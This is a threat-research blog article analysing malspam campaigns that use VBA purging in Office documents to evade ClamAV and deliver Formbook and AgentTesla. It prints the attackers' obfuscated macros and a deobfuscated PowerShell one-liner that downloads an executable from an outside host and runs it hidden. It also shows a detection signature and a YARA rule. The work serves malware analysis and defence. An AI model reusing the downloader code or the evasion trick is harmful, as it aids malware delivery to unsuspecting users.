


VBA Purging Malspam Campaigns

 hornetsecurity.com/en/threat-research/vba-purging-malspam-campaigns/

Security Lab

October 16, 2020



Summary

VBA purging is a recent office macro detection evasion technique. It removes the VBA macro `PerformanceCache` from malicious documents. While the VBA macro source code is only stored in compressed form in Office documents, this `PerformanceCache` caches the decompressed VBA source code in uncompressed plain text form. Because many security scanning solutions rely on this uncompressed plain text VBA macro source code to be present in order to detect malicious VBA macro code, their detection can be evaded by VBA purging.

This article details a recent spam campaign with malicious office attachments using VBA purging, how the detection evasion works and how Hornetsecurity protects against VBA purging. Evaluating the data of the observed campaign indicates that the campaign was not targeted towards a specific geographic region nor a specific industry sector.


Background

Recently, Hornetsecurity has observed malspam delivering Formbook¹ and AgentTesla² via malicious office attachments using VBA purging.

VBA purging is a technique first described by Didier Stevens³. VBA macros are stored in module streams⁴ of CFBF⁵ files. A stream storing VBA code has two parts, the `PerformanceCache` and `CompressedSourceCode` :

2.3.4.3 Module Stream: Visual Basic Modules

Specifies the source code for a **module**.



PerformanceCache (variable): An array of bytes that forms an implementation-specific and version-dependent performance cache for the module. MUST be **MODULEOFFSET** (section 2.3.4.2.3.2.5) bytes in size. MUST be ignored on read.

CompressedSourceCode (variable): An array of bytes compressed as specified in Compression (section 2.4.1). When decompressed yields an array of bytes that specifies the textual representation of **VBA** language source code as specified in [\[MS-VBAL\]](#) section 4.2. MUST contain **MBCS** characters encoded using the **code page** specified in **PROJECTCODEPAGE** (section 2.3.4.2.1.4).

The `CompressedSourceCode` contains the VBA code in compressed form. While not specified in the official documentation, the `PerformanceCache` generally contains the VBA code in compiled form (P-code) and the uncompressed plain text VBA code.

VBA purging deletes the `PerformanceCache` by setting its size to 0. Then the VBA code will only be present in compressed form. Because many detection tools rely on the uncompressed plain text VBA code copy in the `PerformanceCache` , their detection can be evaded. **One detection tool affected is ClamAV a popular open source anti-virus scanner often used on email gateways.**

This is interesting for multiple reasons. First, Formbook and AgentTesla are very common malware that can be obtained and operated easily. For example, in 2017 Formbook could be rented for US\$ 29 per week, US\$ 59 per month, or US\$ 99 for three months and US\$ 299 for buying it⁶, while AgentTesla is spread so far that tutorial videos for it exist on YouTube.



Easy Keylogger Setup | Fully Undetectable | Agent Tesla

6,146 views • Apr 24, 2015

21 4 SHARE SAVE ...

This low barrier of entry means that this type of malware is usually sent via less sophisticated methods, such as ZIP'ing malware executable and attaching it directly to spam emails, or using publicly available exploits for old vulnerabilities (CVE-2017-0199, CVE-2017-8570, CVE-2017-8759, CVE-2018-8174). In case malicious VBA macros are used the code is usually not very advanced and technically far away from the skill level needed for VBA purging.

However, since September 2020 Hornetsecurity has observed multiple Formbook and AgentTesla malspam campaigns using VBA purging. While the observed malspam is similar to a previous VBA purging campaign observed in the wild by Didier Stevens⁷ the hereafter reported malicious documents are not in the OOXML format and can, hence, not have been created by EPPlus. The hereafter reported documents have the OLE/CFB format.


Technical Analysis

In September we identified malicious documents using similar VBA code as described in the VBA purging article by Didier Stevens⁷. The main similarity being the call to a `Loader` sub routine with an either Hex or Base64 encoded string containing the download URL:

```
Loader"68 74 74 70 ..."
```


However, the main difference is that the herein observed malicious documents are not in the OOXML format as the documents outlined by Didier Stevens.

In the following technical analysis we analyze one malspam activity we think originates from the same threat actor that Didier Stevens called Epic Manchego. The following time histogram shows the volume and attachment filenames of the observed activity for the last couple of days:




Targeting


Looking at the targeted recipients by country does not indicate a specific bias towards a specific geographic region:



Looking at the targeted recipients by industry does not indicate a specific bias towards a specific industry:



The emails are sent from (we assume) compromised legitimate company email domains. Each wave of attachments is sent from one email address. But also the companies behind the sending email domains have no clear bias towards a specific industry. We observed senders from the following industries:



VBA macro code

The core of the malicious documents is a PowerShell downloader that downloads a malware executable. While in the beginning, the threat actor continued to use the `Loader` sub routine:

```

Private Sub Workbook_Open()
Loader"aHR0cDovL3NhZ2MuYmUvc3ZjLmV4ZQ=="
End Sub
Public Sub Loader(Link As String)

CreateObject(0Hb0YszJ0HqgDkedB0SubRocPBgnBNntYHuaNqBaWDWN0zvzSRAZATe("57 53 63 72 69 70 74 2E 53 68 65 6C 6C")).
Run (Base64Decode("cG93ZXJzaGVsbC5leGUgLWV4ZWw1dGlvbnBvbGljeSBieXBhc3MgLVcgSGlkZGVuIC1jb21tYW5kIChuZXctb2JqZWN0I
FN5c3RlbS50ZXQuV2ViQ2xpZW50KS5Eb3dubG9hZEZpbGUoJw==" & Link & "JywKZW520LRlbXArJ1xwdXR0eS5leGUnKTsoTmV3LU9iamVjd
CAyY29tIFNoZWxsLkFwcGxpY2F0aW9uKS5TaGVsbEV4ZWw1dGUoJGVudjpuZWlwKydcHV0dHkuZXhlJyk="))

End Sub
--
End Function

Function Base64Decode(ByVal base64String)

Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
--
If thisData = -1 Then
Err.Raise 1, "Base64Decode", "Bad Base64 string."
Exit Function
End If
--
Next

Base64Decode = sOut
End Function

```

A deobfuscated version of the above VBA code is as follows:

```

CreateObject("WScript.Shell").Run ("powershell.exe -executionpolicy bypass -W Hidden -command (new-object System
.Net.WebClient).DownloadFile('http://sagc.be/svc.exe', $env:Temp+'\putty.exe'); (New-Object -com Shell.Application
).ShellExecute($env:Temp+'\putty.exe')")

```

In later variants the actor also mangled the name of the `Loader` sub routine:

```

Private Sub Workbook_Open()
LVZFgaOpiNoadBHG6y989FAde09rMNXBHAGURATRQgdhsu787hdfsbshvbsdshvhqrsftafgsgaczfspPLAJ"aHR0cDovL25hbmRhaGVyaXRhZ2
UuY29tL3dwLWFkbWluL2luY2x1ZGVzL0ZlZ0IyMjIyMi5leGU="
End Sub
Public Sub LVZFgaOpiNoadBHG6y989FAde09rMNXBHAGURATRQgdhsu787hdfsbshvbsdshvhqrsftafgsgaczfspPLAJ(Link As String)

CreateObject(AweTFGSi89PlMNvcbyTs67AFSgp8LMCHGDSn67GSHmXvcWerPoBNAHGUIJ("57 53 63 72 69 70 74 2E 53 68 65 6C 6C")
).Run (Base64Decode("cG93ZXJzaGVsbC5leGUgLWV4ZWw1dGlvbnBvbGljeSBieXBhc3MgLVcgSGlkZGVuIC1jb21tYW5kIChuZXctb2JqZWN0
IFN5c3RlbS50ZXQuV2ViQ2xpZW50KS5Eb3dubG9hZEZpbGUoJw==" & Link & "JywKZW520LRlbXArJ1xwdXR0eS5leGUnKTsoTmV3LU9iamVjd
CAyY29tIFNoZWxsLkFwcGxpY2F0aW9uKS5TaGVsbEV4ZWw1dGUoJGVudjpuZWlwKydcHV0dHkuZXhlJyk="))

End Sub
--
End Function

Function Base64Decode(ByVal base64String)

Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
--
dataLength = Len(base64String)
If dataLength Mod 4 <> 0 Then
Err.Raise 1, "Base64Decode", "Bad Base64 string."
Exit Function
End If
--
End If
If thisData = -1 Then
Err.Raise 2, "Base64Decode", "Bad character In Base64 string."
Exit Function
End If
--
Next

Base64Decode = sOut
End Function

```


But deobfuscated the VBA code is still virtually the same:


```
CreateObject(WScript.Shell).Run (powershell.exe -executionpolicy bypass -W Hidden -command (new-object System.Net .WebClient).DownloadFile('http://nandaheritage.com/wp-admin/includes/Fud222222.exe', $env:Temp+'\putty.exe'); (New-Object -com Shell.Application).ShellExecute($env:Temp+'\putty.exe'))
```

Some of the Excel documents place the Base64 encoded strings into a cell of the spreadsheet and extract it from within the VBA code:

```
Private Sub Workbook_Open()
  exyprqaiagifwvtiatzutymp = DecodeBase64(Range("A3").Value)
  Set omjkbzriznrhrocwkfemjyjc = CreateObject(DecodeBase64(Range("A4").Value))
  Dim euzsspfhlwtsgkvpuvfvpfcfs
  euzsspfhlwtsgkvpuvfvpfcfs = omjkbzriznrhrocwkfemjyjc.Create(exyprqaiagifwvtiatzutymp)
End Sub
```

To hide the cell content from a user opening the document the A cell's width is set to 0 pixels and the font color is set to white:



VBA purging

As [outlined earlier](#), VBA purging is when the `PerformanceCache` of a VBA macro document is deleted. You can use Didier Stevens' `oledump.py` tool to analyze the size of the streams, including the size of the `PerformanceCache`. In the following, we see highlighted in red that the `PerformanceCache` size of the VBA macro module streams is 0, meaning the `PerformanceCache` was purged:

```
$ python3 oledump.py -i RFQ-752101222GPTR7\ -\ CEYLON\ STEEL\ CORPORATION\ LIMITED.xls
1:      114      '\x01CompObj'
2:      244      '\x05DocumentSummaryInformation'
3:      176      '\x05SummaryInformation'
4:    31958      'Workbook'
5:      512      'VBA_PROJECT_CUR/PROJECT'
6:      119      'VBA_PROJECT_CUR/PROJECTwm'
7: M      296      0+296 'VBA_PROJECT_CUR/VBA/ThisWorkbook'
8:      7       'VBA_PROJECT_CUR/VBA/VBA_PROJECT'
9: m      190      0+190 'VBA_PROJECT_CUR/VBA/bthonkrysrrtesbnofnfvwvl'
10:     268      'VBA_PROJECT_CUR/VBA/dir'
```

We currently do not know how these documents were created. The VBA purging documents outlined in the article by Didier Stevens⁷ were allegedly created with EPPlus. However, EPPlus can only create documents in the OOXML format.

In one of the maldocs we found a reference to `Aviary for Android 4.8.4`, a photo editing app for Android. It could be possible that these documents were generated or converted by an Android app which performs VBA purging. Here it is important to note that VBA purging in itself is not malicious. It saves disk storage by deleting a cache, which can be recreated from the `CompressedSourceCode` data. So there likely exist office software that performs VBA purging as part of optimizing office document file sizes.

Why is this dangerous?

Many email gateways use ClamAV as anti-virus scanner. When ClamAV scans an office document, it extracts the individual sub-files of the document. It does so for both modern OOXML documents (which are basically ZIP files) and OLE/CFB documents (which also feature a file system structure inside⁵). In this process it also extracts the module stream files we mentioned earlier.

It then searches the extracted files using byte patterns, e.g., to detect a malicious Emotet document variant they use the following signature:

```
Doc.Malware.Emotet-9769220-0;Engine:51-255,Target:2;0&1&2;4174747269627574652056425f4e616d65203d2022413179397a677337686679357
```

For better understanding we convert the search patterns into a more readable YARA rule:

```
rule Doc_Malware_Emotet_9769220_0 {
  strings:
    $a0 = "Attribute VB_Name = \"A1y9zgs7hfy5z\""
    $a1 = "Document_open"
    $a2 = "V_871xt2noejh.M33sq7cmhet"
  condition:
    $a0 and $a1 and $a2
}
```

From this we see that the rule matches on plain text VBA code (the attribute `VB_Name` that is automatically added by Office at the beginning of the macro, the sub routing name `Document_open` that instructs office to run this sub routine when the document is opened and a code snippet using two obfuscated variables `V_871xt2noejh` and `M33sq7cmhet`).

In a VBA purged document there (highly likely) is no `Attribute VB_Name` string (nor any of the other strings) in plain text, because only the `CompressedSourceCode` using a proprietary compression is available. Compression algorithms work by storing repeating patterns in a data stream more efficiently, e.g., the following attributes at the start of VBA code all contain repeating patterns:

```
Attribute VB_Name = "Lhc713a6y33gome"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
[...]
```

So in compressed form `Attribute` would only be stored in plain text form once and all further occurrences of it are replaced with a shorter reference, so the previous VBA code snippet would turn into something like:

```
0001b0d0 41 74 74 72 69 62 75 74 00 65 20 56 42 5f 4e 61 |Attribut.e VB_Na|
0001b0e0 6d 00 65 20 3d 20 22 4c 68 63 00 37 31 33 61 36 |m.e = "Lhc.713a6|
0001b0f0 79 33 33 80 67 6f 6d 65 22 0d 0a 0a 98 08 42 61 |y33.gome"....Ba|
0001b100 73 02 98 31 4e 6f 72 00 6d 61 6c 2e 54 68 69 73 |s..1Nor.mal.This|
0001b110 00 44 6f 63 75 6d 65 6e 74 81 0d 56 47 6c 6f 62 |.Document..VGlob|
0001b120 61 6c 01 b0 10 53 70 61 63 01 6c 46 61 6c 04 73 |al...Spac.lFal.s|
0001b130 65 0c a2 43 72 65 61 74 08 61 62 6c 15 1f 50 72 |e..Creat.abl..Pr|
```


Hence any rule matching on `Attribute` (or any other string) would not match anymore as the string is split up, in this example, into `Attribut`, `e VB_Nam`, etc., substrings, that are then referenced again later in the data stream in order to save storage space, as storing the reference is smaller than the original repeated string.

Hence, if the document for which the above ClamAV rule matches would have its `PerformanceCache` removed ClamAV would not detect it anymore. This also affects other security tools relying on plain text VBA code in the `PerformanceCache` for their detection of malicious content.

While VBA purging is not widely used, we predict that is only a matter of time before this technique catches on and is misused in more sophisticated attacks. This means ClamAV or similar working solutions can not provide adequate protection anymore.

Seeing which vendors likely detect these VBA purged maldocs only by hash

We used VirusTotal to estimate how much the static detection capabilities of current anti-virus solutions is affected by VBA purging. To this end, we used a document that after around 7 hours is detected by 21 of 61 listed anti-virus solutions:



